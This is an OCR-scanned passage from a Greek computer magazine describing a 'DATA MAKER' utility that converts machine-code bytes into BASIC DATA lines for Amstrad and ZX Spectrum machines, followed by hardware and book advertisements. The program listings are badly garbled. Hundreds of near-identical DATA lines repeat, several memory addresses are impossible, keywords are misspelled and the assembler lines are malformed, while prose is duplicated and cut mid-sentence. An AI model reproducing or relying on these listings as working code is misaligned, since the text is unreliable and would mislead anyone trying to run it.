70 OPENOUT "zzzzzzzz"
80 MEMORY adr1-1
90 CLOSEOUT
100 LOAD nam1$,adr1
110 OPENOUT nam2$
120 fs="DATA "
130 addr=adr1:num=100
140 FOR i=0 TO 15
150 ps=ps+HEX$(PEEK(addr+i),2)+" ,"
160 sum=sum+PEEK(addr+i)
170 NEXT
180 PRINT#9,num;fs;ps;sum
190 ps="":sum=0:num=num+10
200 addr=addr+16:IF addr<adr2 THEN 140
210 CLOSEOUT:END
```

```
1 'PROGRAM (B)
10 addr=33024:MEMORY addr-1:FOR j=0 TO 20
20 FOR i=0 TO 15:READ w$:w=VAL("2"+w$)
30 sum=sum+w:POKE addr+k,w:NEXT:READ tot
40 IF sum<>tot THEN PRINT "Error in line";10*j+100:STOP
50 sum=0:addr=addr+16:NEXT
60 PRINT "DATA O.K. !!! WELL DONE !":END
70 '
80 '
90 '
```



δικα που του ζητήσαμε, είναι έτοιμο να τρέξει, δεν έχει λάθη -άρα δεν θέλει έλεγχο- και φυσικά μπορείτε να το στείλετε στο PIXEL, σε μια πολύ «αξιοπρεπή» μορφή.

Αν δεν θέλετε να έχετε τον αριθμό των γραμμών στο πρόγραμμα (B), θα πρέπει να προσθέσετε τη γραμμή 5 και να αλλάξετε τις 10 και 50, όπως φαίνεται στο πινακάκι. Με αυτές τις αλλαγές θα πρέπει να δίνετε την αρχική διεύθυνση (adr1) και την τελική, του τελευταίου byte που μετατρέπεται (adr2), αντί για τον αριθμό γραμμών.

5j=0: adr1= 33024: adr2 = 34000

10 MEMORY adr1-1:FOR. adr=adr1 to adr2 step 16

50 sum = 0: j = j + 1: NEXT

### SPECTRUM

Ο λόγος που παρουσιάζουμε το πρόγραμμα για τον Spectrum σε δύο μορφές (σε BASIC DATA γραμμές και σε assembly), είναι αφ' ενός μεν για να μπορέσει ο χρήστης να κάνει εύκολη επανοποθέτηση σε άλλη διεύθυνση του προγράμματος και αφ' ετέρου για να δώσουμε και ένα παράδειγμα της λειτουργίας του DATA MAKER.

Στην αρχή καθορίζεται η αρχική διεύθυνση από την οποία θα διαβάσει το DATA MAKER τα bytes. Μετά, καθορίζεται η αρχική γραμμή από την οποία το πρόγραμμα θα βάλει τα DATA. Η όλη σκέψη είναι αρκετά απλή: Αφού γίνει λίγος χώρος στην περιοχή αμέσως μετά την τελευταία γραμμή προγράμματος BASIC, αρχίζουν να εισάγονται εκεί, πρώτα το νούμερο της γραμμής DATA, μετά το μήκος της γραμμής και μετά η λέξη «DATA».

Αμέσως μετά μπαίνουν -έπειτα από υπολογισμό-, τα ASCII γράμματα, ή καλύτερα, ψηφία από το 0 έως το 9. Ακολουθεί ο κωδικός 14 (δεκαδικό) που σημαίνει ότι επέρχεται floating - point number.

Αυτό είναι σε 5 bytes σε short μορφή. Τα πρώτα δύο είναι μηδέν, ακολουθούν τα 2 bytes του αριθμού και μετά πάλι μηδενικό.

Ο υπολογισμός του ASCII ψηφίου είναι το πιο δύσκολο μέρος του προγράμματος. Εξάλλου, το περισσότερο απ' το

```

*****
DATA MAKER
*****
10 FOR F=5000 TO 99999: READ
20 POK F,N: NEXT F
30 REM * AFTER EXECUTION, DELETE LINE 10 AND LINES 9000-9130 *
40 INPUT "START ADDRESS : ";ADD
50 INPUT "STARTING LINE : ";LIN
60 INPUT "HOW MANY BYTES? ";LEN
70 LET LIN1=INT (LIN/256): LET
   LIN2=LIN-256*LIN1
80 LET ADD1=INT (ADD/256): LET
   ADD2=ADD-256*ADD1
90 POK 655007,INT (LEN/20)+1
95 POK 655003,LIN1: POK 655004
   ,LIN2: POK 655005,ADD2: POK 655
05,ADD1
100 RANDOMIZE USA 655000: STOP
0000 DATA 195,240,253,235,240,23
0001 DATA 253,213,253,235,253,271,197,20
0002 DATA 213,254,240,235,253,124
0003 DATA 254,240,213,130,243,201,24
0004 DATA 240,254,240,213,193,218,235,20
0005 DATA 254,240,253,235,253,237,20
0006 DATA 254,240,253,235,253,237,20
0007 DATA 254,240,253,235,253,237,20
0008 DATA 254,240,253,235,253,237,20
0009 DATA 254,240,253,235,253,237,20
0010 DATA 254,240,253,235,253,237,20
0011 DATA 254,240,253,235,253,237,20
0012 DATA 254,240,253,235,253,237,20
0013 DATA 254,240,253,235,253,237,20
0014 DATA 254,240,253,235,253,237,20
0015 DATA 254,240,253,235,253,237,20
0016 DATA 254,240,253,235,253,237,20
0017 DATA 254,240,253,235,253,237,20
0018 DATA 254,240,253,235,253,237,20
0019 DATA 254,240,253,235,253,237,20
0020 DATA 254,240,253,235,253,237,20
0021 DATA 254,240,253,235,253,237,20
0022 DATA 254,240,253,235,253,237,20
0023 DATA 254,240,253,235,253,237,20
0024 DATA 254,240,253,235,253,237,20
0025 DATA 254,240,253,235,253,237,20
0026 DATA 254,240,253,235,253,237,20
0027 DATA 254,240,253,235,253,237,20
0028 DATA 254,240,253,235,253,237,20
0029 DATA 254,240,253,235,253,237,20
0030 DATA 254,240,253,235,253,237,20
0031 DATA 254,240,253,235,253,237,20
0032 DATA 254,240,253,235,253,237,20
0033 DATA 254,240,253,235,253,237,20
0034 DATA 254,240,253,235,253,237,20
0035 DATA 254,240,253,235,253,237,20
0036 DATA 254,240,253,235,253,237,20
0037 DATA 254,240,253,235,253,237,20
0038 DATA 254,240,253,235,253,237,20
0039 DATA 254,240,253,235,253,237,20
0040 DATA 254,240,253,235,253,237,20
0041 DATA 254,240,253,235,253,237,20
0042 DATA 254,240,253,235,253,237,20
0043 DATA 254,240,253,235,253,237,20
0044 DATA 254,240,253,235,253,237,20
0045 DATA 254,240,253,235,253,237,20
0046 DATA 254,240,253,235,253,237,20
0047 DATA 254,240,253,235,253,237,20
0048 DATA 254,240,253,235,253,237,20
0049 DATA 254,240,253,235,253,237,20
0050 DATA 254,240,253,235,253,237,20
0051 DATA 254,240,253,235,253,237,20
0052 DATA 254,240,253,235,253,237,20
0053 DATA 254,240,253,235,253,237,20
0054 DATA 254,240,253,235,253,237,20
0055 DATA 254,240,253,235,253,237,20
0056 DATA 254,240,253,235,253,237,20
0057 DATA 254,240,253,235,253,237,20
0058 DATA 254,240,253,235,253,237,20
0059 DATA 254,240,253,235,253,237,20
0060 DATA 254,240,253,235,253,237,20
0061 DATA 254,240,253,235,253,237,20
0062 DATA 254,240,253,235,253,237,20
0063 DATA 254,240,253,235,253,237,20
0064 DATA 254,240,253,235,253,237,20
0065 DATA 254,240,253,235,253,237,20
0066 DATA 254,240,253,235,253,237,20
0067 DATA 254,240,253,235,253,237,20
0068 DATA 254,240,253,235,253,237,20
0069 DATA 254,240,253,235,253,237,20
0070 DATA 254,240,253,235,253,237,20
0071 DATA 254,240,253,235,253,237,20
0072 DATA 254,240,253,235,253,237,20
0073 DATA 254,240,253,235,253,237,20
0074 DATA 254,240,253,235,253,237,20
0075 DATA 254,240,253,235,253,237,20
0076 DATA 254,240,253,235,253,237,20
0077 DATA 254,240,253,235,253,237,20
0078 DATA 254,240,253,235,253,237,20
0079 DATA 254,240,253,235,253,237,20
0080 DATA 254,240,253,235,253,237,20
0081 DATA 254,240,253,235,253,237,20
0082 DATA 254,240,253,235,253,237,20
0083 DATA 254,240,253,235,253,237,20
0084 DATA 254,240,253,235,253,237,20
0085 DATA 254,240,253,235,253,237,20
0086 DATA 254,240,253,235,253,237,20
0087 DATA 254,240,253,235,253,237,20
0088 DATA 254,240,253,235,253,237,20
0089 DATA 254,240,253,235,253,237,20
0090 DATA 254,240,253,235,253,237,20
0091 DATA 254,240,253,235,253,237,20
0092 DATA 254,240,253,235,253,237,20
0093 DATA 254,240,253,235,253,237,20
0094 DATA 254,240,253,235,253,237,20
0095 DATA 254,240,253,235,253,237,20
0096 DATA 254,240,253,235,253,237,20
0097 DATA 254,240,253,235,253,237,20
0098 DATA 254,240,253,235,253,237,20
0099 DATA 254,240,253,235,253,237,20
0100 DATA 254,240,253,235,253,237,20
0101 DATA 254,240,253,235,253,237,20
0102 DATA 254,240,253,235,253,237,20
0103 DATA 254,240,253,235,253,237,20
0104 DATA 254,240,253,235,253,237,20
0105 DATA 254,240,253,235,253,237,20
0106 DATA 254,240,253,235,253,237,20
0107 DATA 254,240,253,235,253,237,20
0108 DATA 254,240,253,235,253,237,20
0109 DATA 254,240,253,235,253,237,20
0110 DATA 254,240,253,235,253,237,20
0111 DATA 254,240,253,235,253,237,20
0112 DATA 254,240,253,235,253,237,20
0113 DATA 254,240,253,235,253,237,20
0114 DATA 254,240,253,235,253,237,20
0115 DATA 254,240,253,235,253,237,20
0116 DATA 254,240,253,235,253,237,20
0117 DATA 254,240,253,235,253,237,20
0118 DATA 254,240,253,235,253,237,20
0119 DATA 254,240,253,235,253,237,20
0120 DATA 254,240,253,235,253,237,20
0121 DATA 254,240,253,235,253,237,20
0122 DATA 254,240,253,235,253,237,20
0123 DATA 254,240,253,235,253,237,20
0124 DATA 254,240,253,235,253,237,20
0125 DATA 254,240,253,235,253,237,20
0126 DATA 254,240,253,235,253,237,20
0127 DATA 254,240,253,235,253,237,20
0128 DATA 254,240,253,235,253,237,20
0129 DATA 254,240,253,235,253,237,20
0130 DATA 254,240,253,235,253,237,20
0131 DATA 254,240,253,235,253,237,20
0132 DATA 254,240,253,235,253,237,20
0133 DATA 254,240,253,235,253,237,20
0134 DATA 254,240,253,235,253,237,20
0135 DATA 254,240,253,235,253,237,20
0136 DATA 254,240,253,235,253,237,20
0137 DATA 254,240,253,235,253,237,20
0138 DATA 254,240,253,235,253,237,20
0139 DATA 254,240,253,235,253,237,20
0140 DATA 254,240,253,235,253,237,20
0141 DATA 254,240,253,235,253,237,20
0142 DATA 254,240,253,235,253,237,20
0143 DATA 254,240,253,235,253,237,20
0144 DATA 254,240,253,235,253,237,20
0145 DATA 254,240,253,235,253,237,20
0146 DATA 254,240,253,235,253,237,20
0147 DATA 254,240,253,235,253,237,20
0148 DATA 254,240,253,235,253,237,20
0149 DATA 254,240,253,235,253,237,20
0150 DATA 254,240,253,235,253,237,20
0151 DATA 254,240,253,235,253,237,20
0152 DATA 254,240,253,235,253,237,20
0153 DATA 254,240,253,235,253,237,20
0154 DATA 254,240,253,235,253,237,20
0155 DATA 254,240,253,235,253,237,20
0156 DATA 254,240,253,235,253,237,20
0157 DATA 254,240,253,235,253,237,20
0158 DATA 254,240,253,235,253,237,20
0159 DATA 254,240,253,235,253,237,20
0160 DATA 254,240,253,235,253,237,20
0161 DATA 254,240,253,235,253,237,20
0162 DATA 254,240,253,235,253,237,20
0163 DATA 254,240,253,235,253,237,20
0164 DATA 254,240,253,235,253,237,20
0165 DATA 254,240,253,235,253,237,20
0166 DATA 254,240,253,235,253,237,20
0167 DATA 254,240,253,235,253,237,20
0168 DATA 254,240,253,235,253,237,20
0169 DATA 254,240,253,235,253,237,20
0170 DATA 254,240,253,235,253,237,20
0171 DATA 254,240,253,235,253,237,20
0172 DATA 254,240,253,235,253,237,20
0173 DATA 254,240,253,235,253,237,20
0174 DATA 254,240,253,235,253,237,20
0175 DATA 254,240,253,235,253,237,20
0176 DATA 254,240,253,235,253,237,20
0177 DATA 254,240,253,235,253,237,20
0178 DATA 254,240,253,235,253,237,20
0179 DATA 254,240,253,235,253,237,20
0180 DATA 254,240,253,235,253,237,20
0181 DATA 254,240,253,235,253,237,20
0182 DATA 254,240,253,235,253,237,20
0183 DATA 254,240,253,235,253,237,20
0184 DATA 254,240,253,235,253,237,20
0185 DATA 254,240,253,235,253,237,20
0186 DATA 254,240,253,235,253,237,20
0187 DATA 254,240,253,235,253,237,20
0188 DATA 254,240,253,235,253,237,20
0189 DATA 254,240,253,235,253,237,20
0190 DATA 254,240,253,235,253,237,20
0191 DATA 254,240,253,235,253,237,20
0192 DATA 254,240,253,235,253,237,20
0193 DATA 254,240,253,235,253,237,20
0194 DATA 254,240,253,235,253,237,20
0195 DATA 254,240,253,235,253,237,20
0196 DATA 254,240,253,235,253,237,20
0197 DATA 254,240,253,235,253,237,20
0198 DATA 254,240,253,235,253,237,20
0199 DATA 254,240,253,235,253,237,20
0200 DATA 254,240,253,235,253,237,20
0201 DATA 254,240,253,235,253,237,20
0202 DATA 254,240,253,235,253,237,20
0203 DATA 254,240,253,235,253,237,20
0204 DATA 254,240,253,235,253,237,20
0205 DATA 254,240,253,235,253,237,20
0206 DATA 254,240,253,235,253,237,20
0207 DATA 254,240,253,235,253,237,20
0208 DATA 254,240,253,235,253,237,20
0209 DATA 254,240,253,235,253,237,20
0210 DATA 254,240,253,235,253,237,20
0211 DATA 254,240,253,235,253,237,20
0212 DATA 254,240,253,235,253,237,20
0213 DATA 254,240,253,235,253,237,20
0214 DATA 254,240,253,235,253,237,20
0215 DATA 254,240,253,235,253,237,20
0216 DATA 254,240,253,235,253,237,20
0217 DATA 254,240,253,235,253,237,20
0218 DATA 254,240,253,235,253,237,20
0219 DATA 254,240,253,235,253,237,20
0220 DATA 254,240,253,235,253,237,20
0221 DATA 254,240,253,235,253,237,20
0222 DATA 254,240,253,235,253,237,20
0223 DATA 254,240,253,235,253,237,20
0224 DATA 254,240,253,235,253,237,20
0225 DATA 254,240,253,235,253,237,20
0226 DATA 254,240,253,235,253,237,20
0227 DATA 254,240,253,235,253,237,20
0228 DATA 254,240,253,235,253,237,20
0229 DATA 254,240,253,235,253,237,20
0230 DATA 254,240,253,235,253,237,20
0231 DATA 254,240,253,235,253,237,20
0232 DATA 254,240,253,235,253,237,20
0233 DATA 254,240,253,235,253,237,20
0234 DATA 254,240,253,235,253,237,20
0235 DATA 254,240,253,235,253,237,20
0236 DATA 254,240,253,235,253,237,20
0237 DATA 254,240,253,235,253,237,20
0238 DATA 254,240,253,235,253,237,20
0239 DATA 254,240,253,235,253,237,20
0240 DATA 254,240,253,235,253,237,20
0241 DATA 254,240,253,235,253,237,20
0242 DATA 254,240,253,235,253,237,20
0243 DATA 254,240,253,235,253,237,20
0244 DATA 254,240,253,235,253,237,20
0245 DATA 254,240,253,235,253,237,20
0246 DATA 254,240,253,235,253,237,20
0247 DATA 254,240,253,235,253,237,20
0248 DATA 254,240,253,235,253,237,20
0249 DATA 254,240,253,235,253,237,20
0250 DATA 254,240,253,235,253,237,20
0251 DATA 254,240,253,235,253,237,20
0252 DATA 254,240,253,235,253,237,20
0253 DATA 254,240,253,235,253,237,20
0254 DATA 254,240,253,235,253,237,20
0255 DATA 254,240,253,235,253,237,20
0256 DATA 254,240,253,235,253,237,20
0257 DATA 254,240,253,235,253,237,20
0258 DATA 254,240,253,235,253,237,20
0259 DATA 254,240,253,235,253,237,20
0260 DATA 254,240,253,235,253,237,20
0261 DATA 254,240,253,235,253,237,20
0262 DATA 254,240,253,235,253,237,20
0263 DATA 254,240,253,235,253,237,20
0264 DATA 254,240,253,235,253,237,20
0265 DATA 254,240,253,235,253,237,20
0266 DATA 254,240,253,235,253,237,20
0267 DATA 254,240,253,235,253,237,20
0268 DATA 254,240,253,235,253,237,20
0269 DATA 254,240,253,235,253,237,20
0270 DATA 254,240,253,235,253,237,20
0271 DATA 254,240,253,235,253,237,20
0272 DATA 254,240,253,235,253,237,20
0273 DATA 254,240,253,235,253,237,20
0274 DATA 254,240,253,235,253,237,20
0275 DATA 254,240,253,235,253,237,20
0276 DATA 254,240,253,235,253,237,20
0277 DATA 254,240,253,235,253,237,20
0278 DATA 254,240,253,235,253,237,20
0279 DATA 254,240,253,235,253,237,20
0280 DATA 254,240,253,235,253,237,20
0281 DATA 254,240,253,235,253,237,20
0282 DATA 254,240,253,235,253,237,20
0283 DATA 254,240,253,235,253,237,20
0284 DATA 254,240,253,235,253,237,20
0285 DATA 254,240,253,235,253,237,20
0286 DATA 254,240,253,235,253,237,20
0287 DATA 254,240,253,235,253,237,20
0288 DATA 254,240,253,235,253,237,20
0289 DATA 254,240,253,235,253,237,20
0290 DATA 254,240,253,235,253,237,20
0291 DATA 254,240,253,235,253,237,20
0292 DATA 254,240,253,235,253,237,20
0293 DATA 254,240,253,235,253,237,20
0294 DATA 254,240,253,235,253,237,20
0295 DATA 254,240,253,235,253,237,20
0296 DATA 254,240,253,235,253,237,20
0297 DATA 254,240,253,235,253,237,20
0298 DATA 254,240,253,235,253,237,20
0299 DATA 254,240,253,235,253,237,20
0300 DATA 254,240,253,235,253,237,20
0301 DATA 254,240,253,235,253,237,20
0302 DATA 254,240,253,235,253,237,20
0303 DATA 254,240,253,235,253,237,20
0304 DATA 254,240,253,235,253,237,20
0305 DATA 254,240,253,235,253,237,20
0306 DATA 254,240,253,235,253,237,20
0307 DATA 254,240,253,235,253,237,20
0308 DATA 254,240,253,235,253,237,20
0309 DATA 254,240,253,235,253,237,20
0310 DATA 254,240,253,235,253,237,20
0311 DATA 254,240,253,235,253,237,20
0312 DATA 254,240,253,235,253,237,20
0313 DATA 254,240,253,235,253,237,20
0314 DATA 254,240,253,235,253,237,20
0315 DATA 254,240,253,235,253,237,20
0316 DATA 254,240,253,235,253,237,20
0317 DATA 254,240,253,235,253,237,20
0318 DATA 254,240,253,235,253,237,20
0319 DATA 254,240,253,235,253,237,20
0320 DATA 254,240,253,235,253,237,20
0321 DATA 254,240,253,235,253,237,20
0322 DATA 254,240,253,235,253,237,20
0323 DATA 254,240,253,235,253,237,20
0324 DATA 254,240,253,235,253,237,20
0325 DATA 254,240,253,235,253,237,20
0326 DATA 254,240,253,235,253,237,20
0327 DATA 254,240,253,235,253,237,20
0328 DATA 254,240,253,235,253,237,20
0329 DATA 254,240,253,235,253,237,20
0330 DATA 254,240,253,235,253,237,20
0331 DATA 254,240,253,235,253,237,20
0332 DATA 254,240,253,235,253,237,20
0333 DATA 254,240,253,
```



πρόγραμμα έχει αφιερωθεί σ' αυτό ακριβώς το πρόβλημα. Ας κοιτάξουμε όμως πώς ακριβώς γίνεται.

Στην αρχή παίρνουμε τον αριθμό από τη θέση που είναι αποθηκευμένος. Αρχίζουμε να κάνουμε διαδοχικές αφαιρέσεις, βγάζοντας από τον αριθμό στην αρχή διακόσια. Ελέγχουμε αν το αποτέλεσμα είναι θετικό οπότε καταλαβαίνουμε

ότι ο αριθμός είναι μεγαλύτερος από διακόσια. Έτσι, βάζουμε στη θέση των ASCII το πρώτο ψηφίο να είναι «2». Αν το αποτέλεσμα βγει αρνητικό ξαναπαίρνουμε τον αριθμό και αφαιρούμε εκατό. Σε περίπτωση θετικού αποτελέσματος βάζουμε το ψηφίο «1», αλλιώς, βάζουμε το ψηφίο «0». Προχωρώντας βάζουμε σε ένα loop. Έχοντας τον αριθμό στο A register αφαιρούμε διαδοχικά 10 μέχρι να βγει το αποτέλεσμα αρνητικό. Όταν συμβεί αυτό, προσθέτουμε στον αριθμό το νούμερο #3A δεκαεξαδικό ώστε να προκύψει το ψηφίο που υποδηλώνει τις μονάδες σε ASCII. Έπειτα, για τις δεκάδες, υπολογίζουμε πόσες φορές εκτελέστηκε το loop και αφαιρούμε αυτό το ποσό από τον αριθμό 10. Ό,τι βγει είναι

gister αφαιρούμε διαδοχικά 10 μέχρι να βγει το αποτέλεσμα αρνητικό. Όταν συμβεί αυτό, προσθέτουμε στον αριθμό το νούμερο #3A δεκαεξαδικό ώστε να προκύψει το ψηφίο που υποδηλώνει τις μονάδες σε ASCII. Έπειτα, για τις δεκάδες, υπολογίζουμε πόσες φορές εκτελέστηκε το loop και αφαιρούμε αυτό το ποσό από τον αριθμό 10. Ό,τι βγει είναι

```
#HISOFT GEN386 ASSEMBLER#
ZY SPECTRUM

Copyright (C) HISOFT 1983,4
All rights reserved

Pass 1 errors: 00

          9 #D+
          10 ORG 65000

65000          10 #C-
65000          120 UP LEFT
65000          30 DEFU 10275
65000          40 LOOKUP DEFU 65000
65000          60 MEMO DEFUB 13
65000          70 LEFT ENT #H,(MEMO)
65000          80 LD B,A
65000          90 RUN PUSH BC
65000          100 CALL BEGIN
65000          110 LD HL,(TABLE)
65000          120 LD A,H
65000          130 LD D,10
65000          140 ADD A,D
65000          150 JR NC,CONT
65000          160 INC A
65000          170 CONT LD A,A
65000          180 LD HL,(TABLE),A
65000          190 POP BC
65000          200 DJNZ RUN
65000          210 RET
65000          220 BEGIN LD HL,(23527)
65000          230 LD B,205
65000          240 CALL #1655
65000          250 INC DE
65000          260 LD DE,(23527),D
65000          270 INC HL
65000          280 PUSH HL
65000          290 POP IX
65000          300 CALL MAIN
65000          310 RET
65056          340 MAIN LD HL,(TABLE)
65056          350 LD HL,(IX+0),L
65056          360 LD HL,(IX+1),H
65056          370 LD HL,(IX+2),20
65056          380 LD HL,(IX+3),0
65056          390 LD HL,(IX+4),22
```

```
8
65077 400 INC IX
65079 410 INC IX
65081 420 INC IX
65083 430 INC IX
65085 440 INC IX
65087 450 CALL LOOP
65090 460 LD (IX-1),32
65094 470 LD (IX+0),13
65098 480 LD HL,(LOOKU
P)
65101 490 LD B,20
65103 500 GOTO INC HL
65104 510 DJNZ GOTO
65106 520 LD HL,(LOOKUP),
HL
65109 530 RET
65110 540 LOOP LD B,20
65112 550 LD HL,(LOOKU
P)
65115 560 AGAIN LD (IX+0),"0
65119 580 LD (IX+1),"0
65123 590 LD (IX+2),"0
65127 600 LD (IX+3),14
65131 610 LD (IX+4),0
65135 620 LD (IX+5),0
65139 630 CALL FIND
65142 640 LD (IX+6),A
65145 650 LD (IX+7),0
65149 660 LD (IX+8),0
65153 670 LD (IX+9),"
65157 680 PUSH BC
65158 690 LD B,10
65160 700 GO INC IX
65162 710 DJNZ GO
65164 720 POP BC
65165 730 DJNZ AGAIN
65167 740 RET
65168 750 FIND LD A,(HL)
65169 760 LD (23581),A
65172 770 CALL PRINT
65175 780 INC HL
65176 790 RET
65177 800 PRINT OR A
65178 810 LD A,(23581)
65181 820 SUB 200
65183 830 JR C,MIN200
65185 840 LD (IX+0),"2
65189 850 LD (23582),A
65192 860 JR PROC
65194 870 OR A
65195 880 LD A,(23581)
```



```

00000000 0000 SUB 100
00000000 0000 JR C,LEB100
00000000 0010 LD (IX+0),A
00000000 0020 LD (235582),A
00000000 0030 JR PROC
00000011 0040 LEB100 LD (IX+0),0
00000015 0050 LD A,(235581)
00000016 0060 LD (235582),A
00000016 0070 PROC
00000016 0080
00000021 0090 LD A,(235582)
00000024 1000 PUSH BC
00000025 1010 LD B,10
00000027 1020 II SUB 10
00000029 1030 JR C,OUT
    
```

```

00000031 1040
00000030 1050 OUT DJNZ II
00000030 1060 ADD A,#3A
00000030 1070 LD (IX+2),A
00000030 1080 OR A
00000030 1090 LD A,#10
00000041 1090
00000040 1100
00000040 1110
00000044 1110
00000047 1120
00000048 1130
00000049 1140
    
```

Page 2 errors: 00  
 Table used: 226 from 208  
 Executes: 65000

το ψηφίο για τις δεκάδες σε ASCII, αφού προστεθεί το #30 δεκαεξαδικό.

Μ' αυτό τον τρόπο, που αν τον προσέξει κανείς θα δει ότι δεν πρόκειται για κανένα μαγικό κόλπο από καμιά φυλή της Αφρικής, αλλά για ένα απλό μαθηματικό λογισμό, καταφέρνουμε να υπολογίσουμε κάθε φορά ποια ψηφία ASCII αποτε-

λούν τον αριθμό που θέλουμε.

Το κόμμα έρχεται να συμπληρώσει αυτόν τον αριθμό και ούτω καθ' εξής. Στο τέλος γίνεται η ενημέρωση SYSTEM VARIABLE [VARS] ώστε να δηλώσουμε ότι πρόκειται για γραμμή BASIC και όχι για στοιχεία VARIABLES.

Κατ' αυτό τον τρόπο, γίνεται πραγμα-

τικότητα η κρυφή επιθυμία πολλών φίλων της γλώσσας μηχανής που δεν έχουν τρόπο να επιτύχουν το πέρασμα αριθμών από τη μνήμη του SPECTRUM σε γραμμές DATA.

### ΣΕ ΟΛΑ ΤΑ ΠΡΟΙΟΝΤΑ ΜΑΣ 2 ΧΡΟΝΙΑ ΕΓΓΥΗΣΗ ΕΝΑ ΧΡΟΝΟ FULL ΚΑΙ ΕΝΑ ΧΡΟΝΟ SERVICE SOFTWARE DEMO PC CENTER

Με μια επίσκεψη στην εταιρεία μας δείτε τα περισσότερα Ελληνικά Εμπορικά Προγράμματα και διαλέξτε αυτό που ταιριάζει στις ανάγκες σας

### ΔΥΝΑΤΟΤΗΤΑ ΑΓΟΡΑΣ ΠΡΟΓΡΑΜΜΑΤΩΝ ΜΕ ΔΟΣΕΙΣ

**ΝΕΟ: ΔΙΚΤΥΑ Η/Υ ΣΕ ΑΠΙΣΤΕΥΤΑ ΧΑΜΗΛΕΣ ΤΙΜΕΣ**

**ΑΠΟΚΤΗΣΤΕ ΤΩΡΑ ΕΝΑΝ Η/Υ ΚΑΙ ΠΛΗΡΩΣΤΕ ΑΠΟ 6-60 ΜΗΝΙΑΙΕΣ ΔΟΣΕΙΣ!**  
 ΕΝΔΕΙΚΤΙΚΟΣ ΠΙΝΑΚΑΣ ΔΙΕΥΚΟΛΥΝΣΕΩΝ

AMSTRAD 6128	22.800	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	9!!!!
AMSTRAD 6128 colour	31.800	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
AMSTRAD 1512 SD	39.000	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
AMSTRAD 1640 SD	43.800	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
CONTECK 640 SD	42.300	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
CONTECK 640 SD 30MB	68.700	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	21!!!!
ΚΙΤ ΣΚΛΗΡΟΥ ΔΙΣΚΟΥ 20 & 30 MB	25.000	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
ΓΕΝ. ΛΟΓΙΣΤΙΚΗ	31.800	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
ΣΕΙΡΑ FIRST	39.000	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	11!!!!
AMSTRAD PPC ΦΟΡΗΤΟ	51.600	ΚΑΙ 6 ΔΟΣΕΙΣ ΤΩΝ	21!!!!

ΟΙ ΔΙΕΥΚΟΛΥΝΣΕΙΣ ΙΣΧΥΟΥΝ ΓΙΑ ΟΛΑ ΤΑ ΜΟΝΤΕΛΑ ΤΩΝ ΥΠΟΛΟΓΙΣΤΩΝ AMSTRAD, CONTECK, ΤΩΝ ΕΚΤΥΠΩΤΩΝ AMSTRAD, STAR, CITIZEN ΚΑΙ ΓΙΑ ΤΑ ΠΕΡΙΣΣΟΤΕΡΑ ΕΛΛΗΝΙΚΑ ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ.

**ΑΥΦΟΓΟ ΣΕΡΒΙΣ ΕΓΓΥΗΣΗ ΑΝΤΙΠΕΙΑΣ**

## COMPUTERS AMSTRAD

ΝΕΑ  
 AMSTRAD PPC  
 (ΦΟΡΗΤΑ)

### ✓ ΠΡΟΣΟΧΗ!

✓ ΓΙΑ ΛΙΓΑ ΚΟΜΜΑΤΙΑ ΜΕ ΠΡΟΚΑΤΑΒΟΛΗ 60.000 ΔΡΧ. ΚΑΙ 3 ΑΤΟΚΕΣ ΔΟΣΕΙΣ ΤΩΝ 3!!!! ΑΠΟΚΤΗΣΤΕ ΕΝΑ PC 640 8ΜΗΖ ΥΨΗΛΩΝ ΠΡΟΔΙΑΓΡΑΦΩΝ.

### ✓ 4 ΝΕΕΣ ΥΠΗΡΕΣΙΕΣ

ΧΡΗΜΑΤΟΔΟΤΗΣΗ επαγγελματιών για αγορά μηχανογραφικού εξοπλισμού.

- HOT LINE SERVICE
- NEW LOGIC CLUB
- NEW LOGIC TRAINING SCHOOL

✓ ΣΙΜΚΟ(R) ΤΟ ΘΑΥΜΑΣΙΟ ΕΠΙΠΛΟ ΜΗΧΑΝΟΓΡΑΦΙΣΗΣ ΠΑΡΑΔΟΤΕΟ ΣΠΙΤΙ ΣΑΣ ΠΩΛΗΣΗ ΧΟΝΔΡΙΚΗ & ΔΙΑΝΚΗ-ΕΙΜΑΣΤΕ ΟΙ ΑΝΤΙΠΡΟΣΩΠΟΙ

ΒΟΡ. ΕΛΛΑΔΟΣ

### NEW LOGIC SOFTWARE

- ΠΕΛΑΤΕΣ
- ΑΠΟΘΗΚΗ
- ΤΑΜΕΙΟ
- ΕΣΟΔΑ-ΕΞΟΔΑ
- ΓΕΝ. ΛΟΓΙΣΤΙΚΗ
- ΑΞΙΟΓΡΑΦΑ
- ΙΑΤΡΙΚΑ
- ΣΥΝΕΡΓΕΙΑ



**new logic**  
 πλήρης υποστήριξη

ΥΠΟΛΟΓΙΣΤΕΣ • ΠΡΟΓΡΑΜΜΑΤΑ • ΕΚΠΑΙΔΕΥΣΗ  
 ΘΕΣΣΑΛΟΝΙΚΗ ΤΣΙΜΙΣΚΗ 3 (3ος όροφ.)  
 ΤΗΛ. 031-533.700-531.743 ΧΟΝΔΡΙΚΗΣ: 533700

**Είστε σε καλά χέρια**



# Μολις Κυκλοφορησαν



**8088/8086**

## ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΣ ΚΑΙ ΕΦΑΡΜΟΓΕΣ ΓΙΑ IBM PC/XT & ΣΥΜΒΑΤΟΥΣ

Είναι το ιδανικό και απαραίτητο βιβλίο για όσους



1.900 ΔΡΧ.



θέλουν να ασχοληθούν με System Programming όπως επίσης και για όλους όσους είναι επιδοξοί hackers στον IBM PC/XT, AMSTRAD PC 1512/1640 και τους συμβατούς.



1.000 ΔΡΧ.

## FORTRAN 77 ΓΙΑ ΜΙΚΡΟΥΠΟΛΟΓΙΣΤΕΣ (IBM PC ΚΑΙ ΣΥΜΒΑΤΟΥΣ)

